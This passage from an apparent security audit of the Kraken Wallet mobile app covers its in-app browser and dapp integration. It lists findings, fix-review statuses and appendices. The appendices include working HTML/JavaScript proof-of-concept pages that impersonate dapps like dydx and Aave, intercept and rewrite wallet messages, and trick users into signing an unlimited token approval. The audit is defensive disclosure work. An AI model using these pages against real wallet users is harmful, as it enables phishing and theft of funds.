Short term, have the wallet push new requests to the bottom of the stack, instead of showing them on top of previous requests, and enable the confirmation button only after a few seconds so that users will not accidentally click it. Have a single stack of requests for the application, regardless of where requests come from. For sensitive operations like transaction signing, consider adding a second "Are you sure?" confirmation dialog that the user should interact with before the action is processed.

Long term, design the UI so that dialog boxes do not unexpectedly show up, elements do not move around without user interaction, and windows do not gain focus in unexpected moments. Sudden interface changes could lead users to perform other actions than intended. This issue impacts the user experience and may have security consequences.

13. TLS errors are reported as “Url not found”

Severity: **Informational**	Difficulty: **N/A**
Type: Error Reporting	Finding ID: TOB-KIAB-13
Target: Kraken Wallet codebase	

Description

During our testing, we observed that TLS errors (e.g., navigating to a page with an invalid or expired TLS certificate) are reported as “Url not found.” This might be misleading to users, as it downplays the severity of the problem being experienced.



Figure 13.1: The error displayed when a user browses to a page with a known TLS problem

Exploit Scenario

A user connects to a public Wi-Fi network. Unbeknownst to them, an attacker is in the vicinity, connected to the same network and performing a person-in-the-middle attack against dapp websites. The user attempts to browse to their favorite dapp but they observe a “Url not found” error instead. The user thinks the website might be having a problem and does not realize the network is being attacked.

Recommendations

Short term, report accurate browsing errors to users. A TLS error may indicate a problem with the website or a person-in-the-middle attack attempt. Consider using the example cases linked on badssl.com to verify that the browser shows appropriate alerts.

Long term, implement unit tests run in CI that test the custom WebView’s handling of potentially malicious implementations of SSL.

14. Disconnected dapps can still execute certain requests

Severity: **Low**	Difficulty: **Low**
Type: Access Controls	Finding ID: TOB-KIAB-14
Target: `src/dAppIntegration/hooks/useDappMethods.ts`	

Description

Certain requests performed through the injected provider will be executed by the wallet, even if the user has previously not consented to connect the given dapp to the wallet. Such requests include switching chains, getting a chain ID, requesting signatures, submitting transactions, and most other RPC calls that do not require user interaction. This is due to a lack of permissions checks in the `handleEvmRpcRequest` function.

Note that this does not remove the need for user interaction for obtaining signatures and submitting transactions; the user would still be prompted to approve those.

This issue was identified during the fix review period while testing the fixes for issue TOB-KIAB-1. After discussions with the Payward team, it was also discovered to affect the initial codebase under review.

Exploit Scenario

A user navigates to a malicious website. The website prompts the user to let a contract use all of the user's funds through a `permit()` transaction. The prompt is shown, even though the user has not consented to connecting the wallet to this website.

Recommendations

Short term, add the missing permissions checks so that calls are possible only if the user has consented to connecting the wallet first. Add tests to ensure there are no regressions in the future.

Long term, run a threat modeling exercise covering the interaction of users and websites with permissioned and permissionless components of the wallet. This exercise should identify the system's specific risks and the actors that could take advantage of them, both from the user side (e.g., con artists) and from the browser and dapp side (e.g., dapp operators, third-party CDNs, hosting providers).

15. Queued in-app browser requests may use permissions from other pages	
Severity: **High**	Difficulty: **Low**
Type: Access Controls	Finding ID: TOB-KIAB-15
Target: `src/dAppIntegration/hooks/useDappMethods.ts`	

Description

Requests performed through the injected provider are queued for later processing to prevent denial of service. However, the implementation of this queuing mechanism contains a bug, where requests processed from the queue use the identity of the current dapp instead of the identity of the dapp that issued the requests themselves. This allows malicious web pages to issue transactions while impersonating other dapps.

This issue was identified during the fix review period while testing the fixes for issue TOB-KIAB-4. After discussions with the Payward team, it was also discovered to affect the initial codebase under review, although in a harder-to-exploit way. The difficulty of this finding is classified based on the latest version of the code provided to us.

Exploit Scenario

A user navigates to a malicious website. The website queues 20 innocuous transactions, like `eth_chainId`, and then queues a request to let a contract use all of the user's funds through a `permit()` transaction. The website then redirects to a trusted dapp, such as Aave. As the wallet processes around four requests per second, this gives time to the browser to load the Aave website. After a few seconds pass, the prompt to sign the `permit()` transaction is shown as if Aave had requested the transaction.

An example proof of concept for this scenario is provided in appendix J.

Recommendations

Short term, ensure that queued requests are processed with the correct context. Consider having the application clear the request queue if the user navigates away from a website. Add tests to ensure there are no regressions in the future.

Long term, run a threat modeling exercise covering the interaction of users and websites with permissioned and permissionless components of the wallet. This exercise should identify the system's specific risks and the actors that could take advantage of them, both from the user side (e.g., con artists) and from the browser and dapp side (e.g., dapp operators, third-party CDNs, hosting providers).

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Proof of Concept for TOB-KIAB-1

The following page is a proof of concept for finding TOB-KIAB-1.

```
<html>
<head>
<link rel="icon" href="favicon.ico" type="image/x-icon" />
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<script>

var impersonate = function() {
  var req = {
      _krakenWallet: true,
      id: 1337,
      signature: "we don't need no signature here",
      method: 'get_page_info',
      context: {
        iconUrl: "https://dydx.trade/favicon.svg",
        baseUrl: "https://dydx.trade",
        cleanUrl: "dydx.trade",
      }
  };
  window.ReactNativeWebView.postMessage(JSON.stringify(req));
};

var signstuff = async function() {
  var message = "Hello from totally legit dydx, sign me to win 1000 ETH!";
  var accounts = await ethereum.request({ method: 'eth_requestAccounts' });
  var account = accounts[0];
  var signature = await ethereum.request({ method: 'personal_sign', params: [
message, account ] });
};

setTimeout(impersonate, 2000);
setTimeout(signstuff, 5000);
</script>
</head>
<body>
Welcome to the totally legit dydx website, wait 5s
</body>
</html>
```

Figure B.1: Proof-of-concept page for TOB-KIAB-1

When navigating to this page from the in-app browser, if the user had previously connected, they will see a popup asking for a signature. This popup will appear to be from dydx.trade, as shown in figure B.2.



Figure B.2: The false website asks for a signature. The request appears to be from dydx.trade.

C. Proof of Concept for TOB-KIAB-2

The code in figure C.2 is a proof of concept for finding TOB-KIAB-2. Upon navigating to the page, the secret will be written to it. If the user clicks on “Check Chain ID,” the page will invoke the `window.ethereum.request` function as a legitimate application would do, but the request will be intercepted and a malicious message requesting a signature will be sent to the wallet application instead.



Figure C.1: The secret is printed on the page.

```
<html>
<head>
<link rel="icon" href="favicon.ico" type="image/x-icon" />
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<script>

var replace_enabled = true;

var counter = 0;

var replaceMsg = async function(messageBuffer) {
  document.body.innerHTML += "Faking message<br>";
  var hashBuffer = await window.crypto.subtle.digest('SHA-256', messageBuffer);
  document.body.innerHTML += "Hashed<br>";
  var signature = Array.from(new Uint8Array(hashBuffer))
        .map(byte => byte.toString(16).padStart(2, '0'))
        .join('');

  document.body.innerHTML += "Signed: " + signature + "<br>";
  var req = {
      _krakenWallet: true,
```

```
      id: counter,
      signature,
      method: 'rpc_request',
      context: {"method": "personal_sign", "network": "evm", "params": ["Sign me
please", "You'll win a millon ETH! This is supposed to be a contract address but
it's not validated"]},
  };

  var requestString = JSON.stringify(req);
  document.body.innerHTML += "Encoded: " + requestString + "<br>";
  window.ReactNativeWebView.postMessage(requestString);
  document.body.innerHTML += "Sent<br>";
};

if (window.ReactNativeWebView) {
  var te = TextEncoder;
  window.TextEncoder = function(...args) {
    document.body.innerHTML += "Initialized: " + args.toString() + "<br>";
    var x = new te(...args);
    enc = x.encode;
    x.encode = function(...args) {
      counter = counter + 1;
      document.body.innerHTML += "Encoded (secret+id): " + args.toString() + "<br>";
      var result = enc.bind(x)(...args);
      if (counter >= 3 && replace_enabled) {
        replaceMsg(result);
        return "";
      }
      return result;
    }
    return x;
  }
}

var checkChainId = async function() {
  var id = await ethereum.request({ method: 'eth_chainId' });
  alert(id);
};
</script>
</head>
<body>
Page loaded<br>
<button onclick="checkChainId()">Check Chain ID</button><br>
</body>
</html>
```

Figure C.2: Proof-of-concept page for TOB-KIAB-2

D. Proof of Concept for TOB-KIAB-3

The code in figure D.1 is a proof of concept for finding TOB-KIAB-3. If the user clicks on "Check Chain ID," the page will invoke the `window.ethereum.request` function as a legitimate application would do, but the request will be intercepted within the `postMessage` function and a malicious message requesting a signature will be sent to the wallet application instead.

```
<html>
<head>
<link rel="icon" href="favicon.ico" type="image/x-icon" />
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<script>
if (window.ReactNativeWebView) {
  var realRNWV = window.ReactNativeWebView;
  window.ReactNativeWebView = {
    postMessage: function(msg) {
      var obj = JSON.parse(msg);
      if (obj.method == "rpc_request") {
        obj.context = {"method": "personal_sign", "network": "evm", "params": ["Sign
me please", "This is supposed to be a contract address but it's not validated"]};
      }
      return realRNWV.postMessage(JSON.stringify(obj))
    }
  };
}

var checkChainId = async function() {
  var id = await ethereum.request({ method: 'eth_chainId' });
  alert(id);
};
</script>
</head>
<body>
  <button onclick="checkChainId()">Check Chain ID</button>
</body>
</html>
```

Figure D.1: Proof-of-concept page for TOB-KIAB-3

E. Automated Static Analysis

This appendix describes the setup of the automated analysis tools used during this audit.

Though static analysis tools frequently report false positives, they detect certain categories of issues, such as misspecified format strings and the use of unsafe APIs, with essentially perfect precision. We recommend periodically running these static analysis tools and reviewing their findings or including them in the CI/CD pipeline where the false positive ratio is low.

E.1 Semgrep Query for TOB-KIAB-10

The code in figure E.1 is a Semgrep rule that can detect instances of `filtered(...)` calls where the first argument is using string interpolation. To use this rule, save it in a file (for example, `query.yaml`) and then run Semgrep as follows:

```
semgrep --metrics=off --config ./query.yaml code/
```

```
rules:
  - id: realm-query-string-interpolation
    metadata:
      category: security
      confidence: LOW
      likelihood: LOW
      impact: HIGH
      cwe:
        - "CWE-89: Improper Neutralization of Special Elements used in an SQL
Command ('SQL Injection')"
      subcategory:
        - audit
      technology:
        - realm
      references:
        -
https://www.mongodb.com/docs/atlas/device-sdks/realm-query-language/#parameterized-q
ueries
    languages:
      - typescript
      - javascript
    severity: ERROR
    message:
      "Avoid using string interpolation when using Realm Query Language with
      methods like .filtered(...). String interpolation can lead to injection
      vulnerabilities, where malicious input could manipulate the query and
      access unauthorized data. Instead, use parameterized queries to safely
      pass variables into your queries. For more details on parametrized
      queries see
https://www.mongodb.com/docs/atlas/device-sdks/realm-query-language/#parameterized-q
ueries"
```

```
    patterns:
      - pattern: $OBJ.filtered(`...${...}...`, ...)
```

Figure E.1: The Semgrep rule used to detect instances of TOB-KIAB-10

E.2 TruffleHog

We used TruffleHog to detect sensitive data such as private keys and API tokens in the codebase.

To detect sensitive information in the codebase, we ran the following command:

```
trufflehog .
```

We were given access only to a snapshot of the code, so we were unable to review any secrets that might have been saved to the Git history. With access to the Git repository, this command can do so:

```
trufflehog git file://.
```

It is possible to add the `--only-verified` flag to limit TruffleHog findings to only those that can be verified as valid. This helps filter out false positives and focuses on confirmed instances of sensitive information.

F. Code Quality Findings

The following findings are not associated with any specific vulnerabilities. However, addressing them will enhance code readability and may prevent the introduction of vulnerabilities in the future.

- **The BlueElectrum code contains unused functionality.** The code at `src/onChain/blueElectrumModules/BlueElectrumTyped.ts` includes functionality that is not required for the operation of the application, such as the ability to save and load the last peer hostname and port from storage. This functionality is unused, as the application uses a single hard-coded peer, and introduces dependencies to components not used in other parts of the application, such as `react-native-default-preference`. Additionally, it is likely nonfunctional, as the settings are saved via a `DefaultPreference` but loaded via `AsyncStorage`. Removing the unnecessary code and dependencies will improve the code's maintainability.
- **There are several instances of square bracket notation used to access objects' keys with user-controlled data.** See `eslint`'s "The Dangers of Square Bracket Notation" for more information on why this could result in a security risk and how to enumerate such sites using `eslint`.

G. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

On November 12, 2024, Trail of Bits reviewed the fixes and mitigations implemented by the Payward team for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue.

To perform the review, we received an updated copy of the codebase as a zip file (`kraken_wallet_oss_12_NOV.zip`, with SHA-256 hash `eaff08158b9df1073866cbb0968a4dff8051c0ee15f6b69ffec12fc2e0e88e38`), along with a high-level description of the changes made to fix each issue.

While reviewing the fixes, two new issues were identified (TOB-KIAB-14 and TOB-KIAB-15), and after discussions with the Payward team, it was determined that the original codebase under review was also affected by them. On November 14, 2024, the Payward team provided an updated copy of the codebase with additional fixes for these issues (`kraken_wallet_oss_14_NOV.zip`, with SHA-256 hash `2baa2ebb7d40c4021c490602b41bb912bdcb53ab5929576ee98a4defe028c8a9`).

In summary, of the 15 issues described in this report, Payward has resolved eight issues, has partially resolved one issue, and has not resolved five issues. We were unable to determine the status of the remaining issue. For additional information, please see the Detailed Fix Review Results below.

ID	Title	Status
1	Dapps could impersonate and use permissions granted to other dapps	Partially Resolved
2	Websites may observe the injected secret	Unresolved
3	Signature scheme does not prevent message tampering	Resolved
4	A malicious page can overwhelm the wallet with WebView messages	Resolved
5	HTTPS and Unicode URL filtering not enforced for HTML links	Resolved
6	WebView URI schemes permit HTTP URLs	Unresolved

7	Arguments are not validated for personal_sign requests	Unresolved
8	Missing certificate validation in electrum-client	Resolved
9	Insufficient test coverage	Undetermined
10	Risk of Realm query injection	Unresolved
11	Unreadable signing text	Resolved
12	Transaction confirmation screen may be suddenly switched	Resolved
13	TLS errors are reported as “Url not found”	Unresolved
14	Disconnected dapps can still execute certain requests	Resolved
15	Queued in-app browser requests may use permissions from other pages	Resolved

Detailed Fix Review Results

TOB-KIAB-1: Dapps could impersonate and use permissions granted to other dapps
Partially resolved in the newer version of the codebase. The wallet now extracts the dapp URL from the browser context, which is trusted. This means that dapps can no longer use connection permissions granted to other dapps. However, the wallet still relies on the injected scripts to extract dapp logos and titles, which could enable malicious dapps to mislead users. An example proof of concept for this case is provided in appendix I.

TOB-KIAB-2: Websites may observe the injected secret
Unresolved in the newer version of the codebase. The client provided the following context for this finding’s fix status:

> *As we discussed previously - we want to keep the mechanism not as a "security" feature, but as a "first hop" which somebody needs to break before trying to harm the Kraken Wallet user. We believe that this mechanism can be also used as factor which limits undesired requests sent to the app and can discourage amator [sic] attackers. As we investigated none of existing wallets have this mechanism so in fact it can give us more steps to break rather than resulting in high risk for the user.*

TOB-KIAB-3: Signature scheme does not prevent message tampering

Resolved in the newer version of the codebase. The script now signs the complete payload. It is worth noting that the risk of the message being modified on the page before signing still exists, as exemplified by the page in appendix I.

TOB-KIAB-4: A malicious page can overwhelm the wallet with WebView messages
Resolved in the newer version of the codebase. All RPC requests are now handled through a queue with a 250 ms delay.

TOB-KIAB-5: HTTPS and Unicode URL filtering not enforced for HTML links
Resolved in the newer version of the codebase. The team implemented a new modal to show when users browse to a punycode domain, but it initially appeared not to be functional due to an implementation bug in Android. We retested this issue on the November 14 codebase, where the fix is now working as expected.

TOB-KIAB-6: WebView URI schemes permit HTTP URLs
Unresolved in the newer version of the codebase. The client provided the following context for this finding's fix status:

> *We have to leave http as permitted, because otherwise if a link is http, but the related website supports https, then the user would be redirected out of our app. Through some logic on `onShouldStartLoadWithRequest` we are able to make sure no http only website is actually loaded, by forcing a redirect to the https version.*

TOB-KIAB-7: Arguments are not validated for personal_sign requests
Unresolved in the newer version of the codebase. The client provided the following context for this finding's fix status:

> *— Undetermined issue - we already have type validation locally but we want to do more regression tests for proper dApps & WC interactions.*

TOB-KIAB-8: Missing certificate validation in electrum-client
Resolved in the newer version of the codebase. The `electrum-client` dependency has been patched to enable `rejectUnauthorized` and `requestCert` options when creating the TLS socket.

TOB-KIAB-9: Insufficient test coverage
Undetermined in the newer version of the codebase. Payward informed us that it does have tests internally for Kraken Wallet, but we have not been able to verify their extent or coverage.

The client provided the following context for this finding's fix status:

> *— Informational issue - We created OSS version for ToB check, which is prepared with script which removes all tests / comments.*

TOB-KIAB-10: Risk of Realm query injection
Unresolved in the newer version of the codebase. The client provided the following context for this finding's fix status:

> *— Informational issue - we will check the issue & fix it or reply to the ToB report later.*

TOB-KIAB-11: Unreadable signing text
Resolved in the newer version of the codebase. The request parsing for `eth_signTypedData_v4` has been fixed, and the signature request now shows the address of the verifying contract.

TOB-KIAB-12: Transaction confirmation screen may be suddenly switched
Resolved in the newer version of the codebase. There are still two request queues, but the WalletConnect request queue is now halted while a browser request is being processed.

TOB-KIAB-13: TLS errors are reported as "Url not found"
Unresolved in the newer version of the codebase. The client provided the following context for this finding's fix status:

> *— Informational issue - we will check the issue & fix it or reply to the ToB report later.*

TOB-KIAB-14: Disconnected dapps can still execute certain requests
Resolved in the newer version of the codebase. Requests for signatures and to submit transactions are now rejected if the user has not consented to connect the wallet to the dapp first.

TOB-KIAB-15: Queued in-app browser requests may use permissions from other pages
Resolved in the newer version of the codebase. The pending request queue is now cleared when navigating away to a different website.

H. Fix Review Status Categories

The following table describes the statuses used to indicate whether an issue has been sufficiently addressed.

Fix Status	
Status	**Description**
Undetermined	The status of the issue was not determined during this engagement.
Unresolved	The issue persists and has not been resolved.
Partially Resolved	The issue persists but has been partially resolved.
Resolved	The issue has been sufficiently resolved.

I. Proof of Concept for TOB-KIAB-1 after Fixes

The code in figure I.2 is a proof of concept for issue TOB-KIAB-1. When navigating to this page from the in-app browser, the user will see a connection attempt and a popup asking for a signature. The popups will appear to be from Aave and display its logo, as shown in figure I.1. The only unforgeable information in these popups is the page URL, but an attacker may choose to use a similar domain to further confuse the user.



Figure I.1: The requests appear to be from Aave.

```
<html>
<head>
<link rel="icon" href="favicon.ico" type="image/x-icon" />
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<script>

var injectFakeInfo = function(messageBuffer) {
  try {
    var msg = JSON.parse(messageBuffer);
    document.body.innerHTML += "Faking message<br>" + messageBuffer + "<br>";

    if (msg.method !== "get_page_info") {
        document.body.innerHTML += "Skipping message<br>";
        return messageBuffer;
    }

    msg.context.iconUrl = "https://app.aave.com/favicon.ico";
    msg.context.title = "Aave ✅"

    var newMsg = JSON.stringify(msg);
    document.body.innerHTML += "Rewritten<br>" + newMsg + "<br>";

    return newMsg;
  } catch {
    // not the one we need
    document.body.innerHTML += "Skipping message<br>" + messageBuffer + "<br>";
    return messageBuffer;
  }
};

if (window.ReactNativeWebView) {
  var te = TextEncoder;
  window.TextEncoder = function(...args) {
    document.body.innerHTML += "Initialized: " + args.toString() + "<br>";
    var x = new te(...args);
    enc = x.encode;
    x.encode = function(...args) {
      document.body.innerHTML += "Encoded: " + args.toString() + "<br>";
      var result = injectFakeInfo(...args);
      result = enc.bind(x)(result);
      return result;
    }
    return x;
  }

  var realRNWV = window.ReactNativeWebView;
  window.ReactNativeWebView = {
    postMessage: function(msg) {
      var obj = injectFakeInfo(msg);
      return realRNWV.postMessage(obj)
    }
  };
}
```

```
setTimeout(async function() {
  var message = "Hello from Aave!";
  var accounts = await ethereum.request({ method: 'eth_requestAccounts' });
  var account = accounts[0];
  var signature = await ethereum.request({ method: 'personal_sign', params: [
message, account ] });
}, 5000);
</script>
</head>
<body>
Page loaded<br>
</body>
</html>
```

Figure I.2: Proof-of-concept page for TOB-KIAB-1 after fixes

J. Proof of Concept for Dapp Impersonation through Request Queuing

The code in figure J.1 is a proof of concept for issue TOB-KIAB-15, after implementing request queuing as a fix for TOB-KIAB-4. The page shown below will queue a few requests and then redirect the user to a legitimate dapp, such as Aave. As the requests are processed, the "identity" used to evaluate them is switched to Aave. The user ends up being shown a signature request that appears to have originated from the Aave web page.

```
<html>
<head>
<script>
setTimeout(function(){
  // optional, kraken will "auto-complete" the transaction with the current wallet
  //var victimAddress="0x9b85a87EE3534AA4f62292095B961f88a6BC19f1";
  // fill the queue with 5s of dummy, silent requests
  for(var i = 0; i < 20; i++) // 20 * 250ms ~= 5s
    window.ethereum.request({ method: 'eth_chainId' });
  // request permit(vitalik.eth, uint_max)
  window.ethereum.request({
    method: "eth_sendTransaction",
    params: [
      {
        //from: victimAddress,
        to: "0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2", // WETH
        value: "0x0",
        data:
"0x095ea7b300000000000000000000000d8dA6BF26964aF9D7eEd9e03E53415D37aA96045fffffffff
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff",
      },
    ],
  });
  // redirect to aave. The requests will get slowly processed, and by the time the
sendTransaction is evaluated, the browser URL will be aave's.
  window.location.href="https://app.aave.com/";
}, 2000);
</script>
</head>
<body>
Loading...<br>
</body>
</html>
```

Figure J.1: Proof-of-concept page for TOB-KIAB-15